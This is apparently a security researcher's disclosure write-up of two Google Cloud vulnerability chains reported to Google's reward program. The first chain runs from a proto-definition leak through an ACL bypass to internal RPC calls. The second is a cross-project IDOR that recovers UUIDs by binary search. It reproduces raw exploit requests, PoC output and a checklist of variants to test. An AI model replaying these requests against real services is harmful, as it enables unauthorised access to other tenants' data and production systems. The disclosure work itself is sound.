        "g3DocLink": "https://[redacted].google.com/company/teams/cloudcrm/platform/user_guide/tasks/write_to_sfdc.md#delete-sfdc-record-task",
        "iconLink": "https://gstatic.com/enterprise/crm/eventbus/images/icons/blue/salesforce_009EDB_48px_1_blue.svg",
        "codeSearchLink": "https://[redacted].google.com/piper///depot/google3/java/com/google/enterprise/crm/eventbus/connectors/generic/impl/GenericRestV2TaskImpl.java",
      ...
      },
      "paramSpecs": {
        "parameters": [
          {
            "key": "salesforceDomain",
            "dataType": "STRING_VALUE",
            "className": "java.lang.String",
            "config": {
              "descriptivePhrase": "Check in Salesforce: Setup > Company Settings > My Domain. If you don't have My Domain enabled, please use \"yourinstance.salesforce.com\" as the Salesforce domain.",
              "label": "Salesforce domain",
              "uiPlaceholderText": "e.g. yourDomain.my.salesforce.com"
            },
            "required": 1
          },
        ...
        ]
      },
      ...
      "taskType": "IO_TEMPLATE"
    },
    ...
  ]
}
GenericStubbyTypedTask was likely part of the underlying ASIS_TEMPLATE:
{
  "taskType": {
      "description": "Defines the type of the task",
      "enum": [
        "TASK",
        "ASIS_TEMPLATE",
        "IO_TEMPLATE"
      ],
      "enumDescriptions": [
        "Normal IP task",
        "Task is of As-Is Template type",
        "Task is of I/O template type with a different underlying task"
      ],
      "type": "string"
  }
}
The underlying RPC for this endpoint is [redacted].cloud.crm.ipfrontend.v1.WorkflowEditorService/ListTaskEntities, eerily similar to the public Application Integration product's /$rpc/google.cloud.integrations.v1alpha.Integrations/ListTaskEntities, though that did not return any ASIS_TEMPLATE tasks directly either. Looking back at Application Integration's JavaScript code from Cloud Console:

["Vertex AI - Predict","https://www.gstatic.com/enterprise/crm/eventbus/images/icons/custom_tasks/document_ai.png"],
["GenericStubbyTypedTaskV2","http://gstatic.com/enterprise/crm/eventbus/images/icons/blue/stubby_48px_blue.svg"],
["RunGoogleSqlPlxQueryTask","https://fonts.gstatic.com/s/i/productlogos/plx/v6/192px.svg"],
["ConvertDremelResultToJsonTask","https://www.gstatic.com/images/icons/material/system/2x/settings_googblue_24dp.png"],
The exact task name was GenericStubbyTypedTaskV2, complete with its own icon.
Configuring GenericStubbyTypedTask on Application Integration returned an error revealing the required fields:
{
  "error": {
    "code": 400,
    "message": "'Required input key serverSpec not present in task GenericStubbyTypedTaskImpl, task number 1.'",
    "status": "INVALID_ARGUMENT"
  }
}
Repeating with each missing key revealed serverSpec, serviceName and serviceMethod. The same parameters applied to GenericStubbyTypedTaskV2. Using Ezequiel Pereira's protobuf repo as reference and a GSLB address leaked in another discovery document, the task was configured to call /ServerStatus.GetServices on gslb:alkali-base. Alkali is Google's internal framework for spinning up production APIs with minimal boilerplate, and the report notes they tend to have a lot of security issues.

The structure is strikingly similar to Application Integration: workflow structure, task configuration, publishing and running flow. The "position": {"x": -716, "y": -445} suggests the internal UI looks like Application Integration's visual workflow editor, where coordinates set task positions.
Step 5: bypassing the publish restriction
shrugged figured out that the ACL restriction could be bypassed by updating the ACL for IP_EVENTBUS_WORKFLOWS with the obfuscated Gaia ID of two attacker-controlled Google accounts:
POST /v1/integrationPlatform/auth:setAcl HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json
Content-Length: 500

{"resourceInfo": {"resource": "IP_EVENTBUS_WORKFLOWS", "id": "retest-test123"}, "acl": {"entries": [{"scope": {"obfuscatedGaiaId": "100029910836469267942"}, "role": 105}, {"scope": {"obfuscatedGaiaId": "113728935872649341310"}, "role": 105}]}}
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8

{}
The request to publish was toggled using the first attacker account:
POST /v1/integrationPlatform/workflowdeployment:toggleRequestToPublishWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
...

{"workflowId": "f91833bf-eacb-43ac-8490-099fef977e19"}
And the workflow was published using the second:
POST /v1/integrationPlatform/workflowdeployment:publishWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
...

{"workflowId": "f91833bf-eacb-43ac-8490-099fef977e19"}
Step 6: executing the Stubby query
Running the workflow with GenericStubbyTypedTaskV2, serverSpec set to gslb:alkali-base and service/method set to /ServerStatus.GetServices executed the Stubby query:
...
{
    "protoValue": {
    "@type": "type.googleapis.com/rpc.ServiceList",
    "service": [
        {
        "name": "AlkaliBaseAccountService",
        "descriptor": {
            "filename": "google/internal/alkali/base/v1/alkali_base_account_service.proto",
            "name": "AlkaliBaseAccountService",
            "method": [
            {
                "name": "ListAccounts",
                "argumentType": "[redacted].alkali.base.v1.ListAccountsRequest",
                "resultType": "[redacted].alkali.base.v1.ListAccountsResponse",
                "deadline": 30,
                "securityLevel": "none"
            },
            {
                "name": "ListAccessibleAccounts",
                "argumentType": "[redacted].alkali.base.v1.ListAccessibleAccountsRequest",
                "resultType": "[redacted].alkali.base.v1.ListAccountsResponse",
                "deadline": 30,
                "securityLevel": "none"
            },
            ...
The initial bug was updated with the escalation to RCE. Neither researcher could have done it alone, and the timing was tight: one hour after the PoC, the fix for createDraftWorkflow fully propagated. Any later and the escalation would have stayed theoretical. Google cut the testing off before actual code execution on Google's servers.
Timeline (1st RCE)
- 2025-12-01 - Initial report sent to Google
- 2025-12-01 - Google triaged report as P0/S0
- 2025-12-01 - Nice catch!
- 2026-01-12 - Informed Google's security team about the RCE escalation
- 2026-01-12 - Updated report with RCE PoC
- 2026-01-12 - Report escalated by Google
- 2026-01-16 - Panel awards $60,000. Rationale: exceptional quality; category "Compromise of Google Cloud Production Environment"; no interaction or relationship between attacker and victim; default Google Cloud products.
Round 2, three months later
Step 7: an IDOR in the public API
The fuzzer flagged IDORs in the public Application Integration API. Throughout the API, you could reference your own project ID in the URL but someone else's UUID:
GET /v1/projects/<your-project>/locations/us-central1/integrations/anythinghere/versions/<victim-uuid> HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
The API returned the victim's resource, because the authentication check was done on your project ID (you are authorised for your own project) with no access control check that the ID was tied to your project. On its own this is limited: the IDs are UUIDv4, a search space of 10^36, far too large to brute force. So the researcher looked for a way to leak victim resource UUIDs.
Step 8: test cases leak across projects
Application Integration has a test cases feature for creating and running multiple test cases on integrations. When test cases load in the frontend, the browser sends:
POST /$rpc/google.cloud.integrations.v1alpha.TestCases/ListTestCases HTTP/2
Host: us-central1-integrations.clients6.google.com
Content-Type: application/x-protobuf

< RAW PROTOBUF DATA >
The decoded payload:
{
  "1": "projects/eastern-camp-489414-j3/locations/us-central1/integrations/RestTaskTest/versions/631a0566-02fc-4dce-b319-25e2c68168f4",
  "2": "workflow_id = 631a0566-02fc-4dce-b319-25e2c68168f4",
  "6": {
    "1": ["name", "display_name", "update_time", "client_id"]
  }
}
Field 1 is the parent resource (own project, own version UUID), field 6 is the response field mask, and field 2 is a filter. Dropping fields 2 and 6:
{
  "1": "projects/eastern-camp-489414-j3/locations/us-central1/integrations/RestTaskTest/versions/631a0566-02fc-4dce-b319-25e2c68168f4"
}
returned test cases from every other GCP project:
{
  "testCases": [
    {
      "name": "projects/331540621401/locations/us-central1/integrations/my-draft-integration/versions/631a0566-02fc-4dce-b319-25e2c68168f4/testCases/b25fb963-792c-419d-a98b-eb930b2a29e3",
      "displayName": "test",
      "triggerId": "api_trigger/AI_bebbia_CreateWOSubs_API_1",
      "testInputParameters": [
        {
          "key": "InputData",
          "dataType": "JSON_VALUE",
          "defaultValue": {
            "jsonValue": "{\n  \"OldSKU\": \"300465\",\n  \"orderid\": \"7fe9ffa9-d122-484b-96df-9ef85cd3aa8a\",\n  ...\n}"
          },
          "displayName": "InputData"
        }
      ],
      "creatorEmail": "[redacted]",
      ...
    }
  ]
}
The versions/... segment in every result is the researcher's own version UUID, reflected straight back into each test case's name, even though the test cases belong to different integrations in different projects. So the response gave every test case ID across every GCP project, with integration names and creator emails, but not the victim version UUIDs needed for the IDOR.
Step 9: executing arbitrary test cases
The test case IDs alone had real impact. The :executeTest endpoint runs a test case by ID and did not need the victim's real version UUID:
POST /v1/projects/<your-project>/locations/us-central1/integrations/x/versions/-/testCases/035c64d6-ea04-436d-8674-862f51191953:executeTest HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
Content-Length: 0
{
  "executionId": "5d49abed-7692-47aa-8660-5cdaea92d2af",
  "outputParameters": {
    "output": 3
  },
  "assertionResults": [
    {
      "assertion": {
        "assertionStrategy": "ASSERT_EQUALS",
        "parameter": {
          "key": "output",
          "value": { "intValue": "3" }
        }
      },
      "taskNumber": "1",
      "taskName": "JsonnetMapperTask",
      "status": "SUCCEEDED"
    }
  ],
  "testExecutionState": "PASSED"
}
Arbitrary test cases could be triggered in any victim's environment, but accessing a victim's entire integration still needed the real version UUID.
Step 10: binary-searching the UUID
The filter parameter (field 2) supports comparison operators like =. If it also supports > and <=, a known test case ID can anchor a binary search over the workflow_id field, one hex character at a time:
id = "<known-tc-uuid>" AND workflow_id > "<low>" AND workflow_id <= "<high>"
Each request narrows the range: if the test case still appears, the real workflow_id is in (low, high], otherwise outside. A 32-character hex UUID should fall out in around 128 requests. The PoC, written with Claude, worked first try:
$ python extract_by_id.py --token "<redacted>" --project 273897706296 --location "us-central1" --tc-id "60413427-4d07-4c36-bce0-66cfcdd81879"
Test case: 60413427-4d07-4c36-bce0-66cfcdd81879
Parent:    projects/273897706296/locations/us-central1/integrations/x/versions/-

Verified: target found. Starting binary search...

  [ 4/32] fb1d0000-0000-0000-0000-000000000000  (16 reqs)
  [ 8/32] fb1dc5f3-0000-0000-0000-000000000000  (32 reqs)
  [12/32] fb1dc5f3-0380-0000-0000-000000000000  (48 reqs)
  [16/32] fb1dc5f3-0380-491c-0000-000000000000  (64 reqs)
  [20/32] fb1dc5f3-0380-491c-af90-000000000000  (80 reqs)
  [24/32] fb1dc5f3-0380-491c-af90-5a1400000000  (96 reqs)
  [28/32] fb1dc5f3-0380-491c-af90-5a141aa00000  (112 reqs)
  [32/32] fb1dc5f3-0380-491c-af90-5a141aa02f56  (128 reqs)

workflow_id: fb1dc5f3-0380-491c-af90-5a141aa02f56
Total requests: 128
Step 11: reading the victim's integration
With the victim's actual integration version UUID, the GetIntegrationVersion IDOR returns the full integration:
GET /v1/projects/<your-project>/locations/us-central1/integrations/x/versions/fb1dc5f3-0380-491c-af90-5a141aa02f56 HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
{
  "name": "projects/<your-project>/locations/us-central1/integrations/TestCasePOC5/versions/fb1dc5f3-0380-491c-af90-5a141aa02f56",
  "state": "DRAFT",
  "triggerConfigs": [
    {
      "label": "API Trigger",
      "triggerType": "API",
      "triggerId": "api_trigger/TestCasePOC5_API_1"
    }
  ],
  "taskConfigs": [
    {
      "task": "GenericRestV2Task",
      "displayName": "Call REST Endpoint",
      "parameters": {
        "url": { "key": "url", "value": { "stringValue": "$url$" } },
        "httpMethod": { "key": "httpMethod", "value": { "stringValue": "POST" } },
        "authConfigName": { "key": "authConfigName", "value": { "stringValue": "authprofiletest" } }
      }
    }
  ],
  ...
  "integrationParameters": [
    { "key": "url", "dataType": "STRING_VALUE", "defaultValue": { "stringValue": "https://example.com" } }
  ],
  "lastModifierEmail": "[redacted]",
  "createTime": "2026-03-22T11:10:30.087Z"
}
Many creatorEmail values in the test case dump ended in @google.com, so plenty of internal Google teams run integrations on this platform. The obvious next question was whether any Googler integration already has GenericStubbyTypedTaskV2 (or other internal-only tasks such as PythonTask, CreateBuganizerIssueTask) configured, which would extend the cross-tenant chain into something significantly worse. Checking would mean iterating over real customer data, which breaks the Google VRP rules, so the researcher bundled everything and sent it to Cloud VRP.
Step 12: internal task types in your own integration
Creating an integration with an internal task type worked:
POST /v1/projects/273897706296/locations/us-central1/integrations/ExampleTest1234/versions HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
Content-Length: 1033

{
  "taskConfigsInternal": [
    {
      "taskNumber": "1",
      "taskName": "PythonTask",
      ...
      "taskEntity": {
        "uiConfig": {
          "taskUiModuleConfigs": [
            {
              "moduleId": "RPC_TYPED"
            }
          ]
        }
      },
      "taskType": "ASIS_TEMPLATE",
      "parameters": {
        "TEST": {
          "key": "test",
          "value": {
            "stringValue": "test"
          }
        }
      }
    }
  ],
  ...
}
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8

{
  "name": "projects/273897706296/locations/us-central1/integrations/ExampleTest1234/versions/304adc1b-6d09-4b2d-a070-db48b821879a",
  "origin": "UI",
  "snapshotNumber": "1",
  "updateTime": "2026-05-01T07:30:07.182512Z",
  "lockHolder": "[redacted]",
  "createTime": "2026-05-01T07:30:07.182512Z",
  "lastModifierEmail": "[redacted]",
  "state": "DRAFT",
  ...
}
Executing the workflow timed out:
Execution timeout, cancelled graph execution. The default timeout is 2min for sync execution and 10min for async execution. If you are using sync execution, please try async execution such as the Schedule API or Cloud Scheduler trigger. If you are already using async execution, please try to break down your integration into smaller pieces and chain them in the async way. Note any variable contains large data will also failed to upload to GCS. error/code: 'common_error_code: SYNC_EVENTBUS_EXECUTION_TIMEOUT''
But configuring PythonTask, creating a test case and executing the test case produced a different error on the frontend:
{
  "1": 9,
  "2": "java.io.IOException: No space left on device"
}
That is a real exception from the execution backend, not a timeout: the test case code path reached deep enough to fail on actual disk I/O. The same trick with GenericStubbyTypedTaskV2 gave a less informative but equally suspicious response:
Failed to execute test case. Error: Unknown Error.
The workflow execution logs showed the actual error:
{ "message": "com.google.security.authentication.common.CredentialsUnsupportedException: UberMint verification is disabled. You can enable it in AuthenticationMethods; RpcSecurityPolicy http://rpcsp/p/[redacted] ", "code": 500 }
Hitting:
GET /v1/projects/<project>/locations/us-west1/integrations/ExampleTest1234:1/executions/id:download
Host: integrations.googleapis.com
pulled the entire stack trace:
com.google.enterprise.crm.exceptions.IpCanonicalCodeException: com.google.enterprise.crm.eventbus.testcase.task.mock.MockExecutionFailureException: com.google.net.rpc3.client.RpcClientException: <eye3 title='/EventbusStubbyCallerService.ExecuteStubbyCall, UNAUTHENTICATED'/> APPLICATION_ERROR;enterprise.crm.eventbus.stubby/EventbusStubbyCallerService.ExecuteStubbyCall;com.google.security.authentication.common.CredentialsUnsupportedException: UberMint verification is disabled. You can enable it in AuthenticationMethods; RpcSecurityPolicy http://rpcsp/p/[redacted] ;AppErrorCode=16;StartTimeMs=1774319566778;unknown;ResFormat=uncompressed;ServerTimeSec=0.00194812;LogBytes=256;FailFast;EffSecLevel=none;ReqFormat=uncompressed;ReqID=bea3d76b582d8a4;GlobalID=0;Server=[[redacted]]:4001 Code: FAILED_PRECONDITION
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.serialize(EventParametersUtil.java:744)
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.serialize(EventParametersUtil.java:725)
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.toParameterValueType(EventParametersUtil.java:654)
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.lambda$addEventParametersToEventMessage$0(EventParametersUtil.java:475)
	at /[redacted]/java.util.stream.ReferencePipeline$3$1.accept(Unknown Source)
  ...
This made it clear that the variables were being plugged straight into an ExecuteStubbyCallRequest on the backend. Based on stack traces from playing with parameter values, the backend code likely looks roughly like:
GenericStubbyTypedTaskV2.buildRequest():
    line 219: setServerAddress(serverSpec)  → ExecuteStubbyCallRequest.java:1123
    line 220: setServiceName(serviceName)   → ExecuteStubbyCallRequest.java:1219
    line 221: setMethodName(serviceMethod)  → ExecuteStubbyCallRequest.java:1313
    ...
The stack traces only leaked the three known parameters, serverSpec, serviceName and serviceMethod, and no more could be found this way. Because Google treats these RCE escalations as security incidents, the researcher asked the security team for the green light before going further. They confirmed it was exploitable and asked for testing to stop.
The report was escalated to P0/S0 with a "Nice catch!" and almost a month later awarded $75,000 under "Compromise of Google Cloud Production Environment", the researcher's highest single bounty to date.
From conversations with Googlers, there are roughly three tiers for base RCE payouts under the Cloud VRP table:
- $50k: relatively unprivileged production user access
- $75k: privileged production user access
- $100k: admin in Google Cloud
Where an RCE lands depends on how much of production the compromised production identity can reach directly. Given the attack surface reachable from production access, privilege escalation from any initial access is very likely possible. Google was vague about the exact reasoning, but the internal team's own investigation surfaced significantly more impact in production than what had been shown, which is what landed it at the $75k tier.
Timeline (2nd RCE)
- 2026-03-21 - Initial report sent to Google
- 2026-03-23 - Google triaged report as P1/S1
- 2026-03-23 - Informed Google's security team about the RCE escalation
- 2026-03-23 - Nice catch! report updated to P0/S0
- 2026-04-28 - Panel awards $75,000. Rationale: category "Compromise of Google Cloud Production Environment"; no interaction or relationship between attacker and victim; default Google Cloud products.
- 2026-05-06 - Informed Google that GetIntegrationVersion RPC was still vulnerable
- 2026-05-08 - Panel awards additional $13,337. Rationale: category "Single-Service Privilege Escalation - WRITE"; no interaction or relationship between attacker and victim; default Google Cloud products.
Root cause
The first chain rests on a debugging endpoint, getProtoDefinition, that was reachable with first-party authentication and would return the proto definition of any protobuf message in google3. That turned a blackbox API into a schema oracle. The same API exposed listQuotaQueue, whose filter parameter accepted AIP-160 expressions and whose protobuf response could be retrieved with ?alt=proto plus X-Goog-Encode-Response-If-Executable: base64, leaking an internal queue including a usable client_id of default. The workflow editor then accepted a GenericStubbyTypedTaskV2 task whose serverSpec, serviceName and serviceMethod parameters were passed into an ExecuteStubbyCallRequest, so a workflow could issue Stubby calls as the integration platform's production identity. The publish restriction (publisher must differ from last editor) was bypassable through the auth:setAcl counterpart endpoint, which let the attacker grant roles on IP_EVENTBUS_WORKFLOWS to two controlled accounts. The initial fix blocked the original WorkflowEditorService endpoint names but left 1:1 counterparts under other service names working, and the createDraftWorkflow fix had not propagated to every load-balanced backend, so retrying routed around it.
The second chain is a classic confused-deputy authorisation bug: the public API checked that the caller was authorised for the project ID in the URL, but never checked that the resource ID in the URL belonged to that project. The test case listing endpoint compounded it by accepting a parent resource and returning test cases from other projects when the filter and field mask were omitted, reflecting the caller's own version UUID into every result. The filter's support for comparison operators then allowed a binary search over workflow_id, recovering the victim UUID in 128 requests. Internal task types such as PythonTask could be configured in a customer's own integration, and the test case execution path reached the execution backend far enough to produce real I/O exceptions and stack traces.
Impact
The first chain gave arbitrary Stubby RPCs as the integration platform's production service identity, limited by each service's RpcSecurityPolicy per-method allowlist. Depending on the privileges of that production user, this ranges from sensitive user data to code execution, and Google considers it RCE. The researchers were cut off before executing code on Google's servers. The second chain let an attacker list test case IDs, integration names and creator emails across every GCP project, execute arbitrary test cases in any victim's environment, recover victim integration version UUIDs by binary search, and read full integrations (trigger configs, task configs, parameter bindings, creator emails) belonging to other projects. Whether any Googler integration already had internal-only tasks configured, which would have extended the chain further, was not checked because doing so would have meant iterating over real customer data.
Fix
The initial fixes after the first report only blocked the original WorkflowEditorService endpoints, leaving counterparts under other service names working, and the createDraftWorkflow fix had not propagated to every load-balanced backend. The researcher informed Google on 2026-05-06 that the GetIntegrationVersion RPC was still vulnerable, and an additional $13,337 was awarded on 2026-05-08 under "Single-Service Privilege Escalation - WRITE". The report does not describe the final code changes.
Variants to test
- Debugging endpoints on internal APIs. Enumerate discovery documents for endpoints that resolve names or schemas (proto definitions, service lists, type registries) and check whether they resolve objects outside the calling service. A positive result is a definition for a message belonging to an unrelated product.
- AIP-160 filters on list endpoints. Try comparison operators (
>,<=) on filterable fields, and try omitting filters and field masks entirely. A positive result is records from other tenants, or a response whose parent path reflects your own identifier rather than the record's real parent. ?alt=protowithX-Goog-Encode-Response-If-Executable: base64. On Google APIs that reject raw proto for*.google.comhosts, this header can return base64 protobuf. A positive result is a decodable protobuf body where JSON conversion failed with a 500.- Project-scoped URLs with foreign resource IDs. Put your own project in the path and a resource ID from another context. A positive result is a 200 with the foreign resource, showing authorisation was checked only on the project.
- Task and template types in workflow products. Look in frontend JavaScript for task names not exposed in the UI (
GenericStubbyTypedTaskV2,PythonTask,CreateBuganizerIssueTask), then try creating them through the API. A positive result is a draft that accepts the internal task type, and an execution error that names backend classes or RPCs. - Execution log downloads. Request execution logs or downloads for your own runs and inspect stack traces for internal RPC names, parameter names and security policy identifiers. A positive result is a trace showing your input flowing into an internal request builder.
- ACL endpoints under alternate service names. When a restriction blocks an action, look for a counterpart ACL or deployment endpoint (
auth:setAcl,workflowdeployment:*) and test whether it enforces the same checks. A positive result is a successful ACL update that lets a second account approve a publish. - Retry around partial rollouts. If a fix returns inconsistent results between accounts, retry the same request repeatedly. A positive result is an occasional 200 from a backend that has not yet received the fix.
What happened, in plain words
This is the story of two separate security bugs found in Google Cloud, three months apart. The first one started with a small information leak and grew into something Google treats as remote code execution, though the researchers were cut off before actually executing code on Google's servers. The second one was a different bug in a public Google Cloud product that let one customer peek at other customers' data.
Before the details, a few everyday ideas. An API is the way one computer program asks another program to do something, like a waiter taking your order to the kitchen. You send a request with a name of what you want, and the server sends back a response. A cookie is a small piece of data your browser stores for a website so the site can remember who you are, like a wristband at an event. A token is similar: a short string that proves you are allowed in. A protobuf is a compact way of packing data into a message, and a proto definition is the blueprint that says which fields a message has. Think of the blueprint as the form template and the protobuf as a filled-in form.
The first bug was assigned CVE-2026-2031. A CVE is a public catalogue number given to a known security flaw so people can refer to it unambiguously.
The setup: how the researcher talked to the API
The internal API in question is called cloudcrmipfrontend-pa.googleapis.com. It is backed by a service named [redacted].cloud.crm.ipfrontend.v1.WorkflowEditorService. The public Google Cloud product that looks almost identical is Application Integration, whose requests live under google.cloud.integrations.v1alpha.Integrations. Application Integration lets a customer define a workflow: a triggerConfig that says what starts the workflow, and a taskConfig that says what the workflow does. The internal and public versions share the same workflow structure, the same task configuration, and the same publish and run flow.
To log in to the internal API, the researcher used Google's first-party authentication. That means sending your Google account cookie header plus an Authorization header whose value is calculated from the SAPISID cookie, with https://console.cloud.google.com as the whitelisted origin. Because that scheme is tied to the browser-facing host, requests go to cloudcrmipfrontend-pa.clients6.google.com rather than cloudcrmipfrontend-pa.googleapis.com.
The researcher used an internal API explorer tool built for testing internal Google APIs from a discovery document (a machine-readable description of an API), and an automated fuzzing tool that flagged the host in the first place. Fuzzing means throwing lots of varied inputs at a program to see what breaks or answers unexpectedly. For the second finding, the tooling was the public integrations.googleapis.com API with a bearer token, plus a Python proof of concept written with Claude.
Finding it
The fuzzer alerted on cloudcrmipfrontend-pa.googleapis.com because it was answering status 200 to some suspicious endpoints. Status 200 means "OK, here is your answer". Inspection showed several public debugging endpoints.
The screenshot shows the internal API explorer the researcher built, listing the endpoints that responded.
Some endpoints, such as GET /v1/integrationPlatform:listServicesByServer, always returned an internal server error. One did not: /v1/integrationPlatform:getProtoDefinition returned the proto definition of any protobuf message in google3, Google's internal source monorepo, including messages belonging to unrelated services such as YouTube.
GET /v1/integrationPlatform:getProtoDefinition?fullName=youtube.api.pfiinnertube.YoutubeApiInnertube.InnerTubeContext&isEnum=false HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Line by line:
GET /v1/integrationPlatform:getProtoDefinition?...is the request line.GETmeans "give me something". The path names the endpoint, and the part after?carries parameters.fullName=youtube.api.pfiinnertube.YoutubeApiInnertube.InnerTubeContextasks for the blueprint of a YouTube message, andisEnum=falsesays it is not an enumeration (a fixed list of choices).Host:tells the server which website name the request is for.Cookie:is the login cookie, hidden here.Authorization:carries the calculated proof of identity, also hidden.Origin:says which website the request came from, which the server checks against its whitelist.X-Goog-Api-Key:is a public API key that identifies the calling application.
The response:
{
  "protoDescriptor": {
    "name": "InnerTubeContext",
    "field": [
      {
        "name": "client",
        "number": 1,
        "label": "LABEL_OPTIONAL",
        "type": "TYPE_MESSAGE",
        "typeName": ".youtube.api.pfiinnertube.YoutubeApiInnertube.ClientInfo",
        "jsonName": "client"
      },
      {
        "name": "user",
        "number": 3,
        "label": "LABEL_OPTIONAL",
        "type": "TYPE_MESSAGE",
        "typeName": ".youtube.api.pfiinnertube.YoutubeApiInnertube.UserInfo",
        "jsonName": "user"
      },
...
Line by line:
protoDescriptoris the blueprint object.nameis the message name,InnerTubeContext.fieldis the list of fields the message has.- Each field has a
name, anumber(its position in the packed data), alabel(optional or required), atype(hereTYPE_MESSAGE, meaning another message), atypeName(the full name of that other message) and ajsonName(the name used in JSON).
In Google everything is proto: APIs are defined internally as gRPC services using protobuf. gRPC is a standard way for programs to call each other over a network. So this endpoint discloses the request and response body of any endpoint, which for a blackbox target (one you can only observe from outside) is a gold mine. The researcher had previously written a tool called req2proto for this purpose, but it only found request body protos, not response bodies, and assumed JSPB support (a JSON encoding of protobuf) that most APIs did not have. The endpoint was jokingly renamed "req2proto as a service".
Leaking the internal workflow execution queue
Without query parameters the endpoint returned INVALID_ARGUMENT errors, and a filter of * did not work either. From experience, these filter parameters follow https://google.aip.dev/160, a Google standard for filter syntax. So the researcher tried client_id>"123" and got:
{
  "error": {
    "code": 500,
    "message": "Failed to convert server response to JSON",
    "status": "INTERNAL"
  }
}
Line by line:
code: 500means the server hit an internal problem.messagesays it failed to convert the server response to JSON, a text format for data.status: INTERNALconfirms it is a server-side failure.
The response had no JSON mapping. Google APIs support changing the response content type with the standard ?alt= parameter, so ?alt=proto would return protobuf. The catch is that first-party auth forces requests to cloudcrmipfrontend-pa.clients6.google.com, and Google does not allow raw proto responses to requests sent to *.google.com:
Request unsafe for browser client domain: cloudcrmipfrontend-pa.clients6.google.com
That message means the server refused to send raw binary data to a browser-facing domain. The workaround is the header X-Goog-Encode-Response-If-Executable: base64, which returns the response base64-encoded (a text encoding of binary data) instead of binary:
GET /v1/integrationPlatform:listQuotaQueue?filter=client_id%3E%22123%22&alt=proto HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
X-Goog-Encode-Response-If-Executable: base64
Line by line:
- The path asks for
listQuotaQueue, a queue of pending work. filter=client_id%3E%22123%22is the filterclient_id>"123"with special characters percent-encoded (%3Eis>,%22is a double quote).alt=protoasks for the answer in protobuf.- The extra header asks the server to base64-encode the answer.
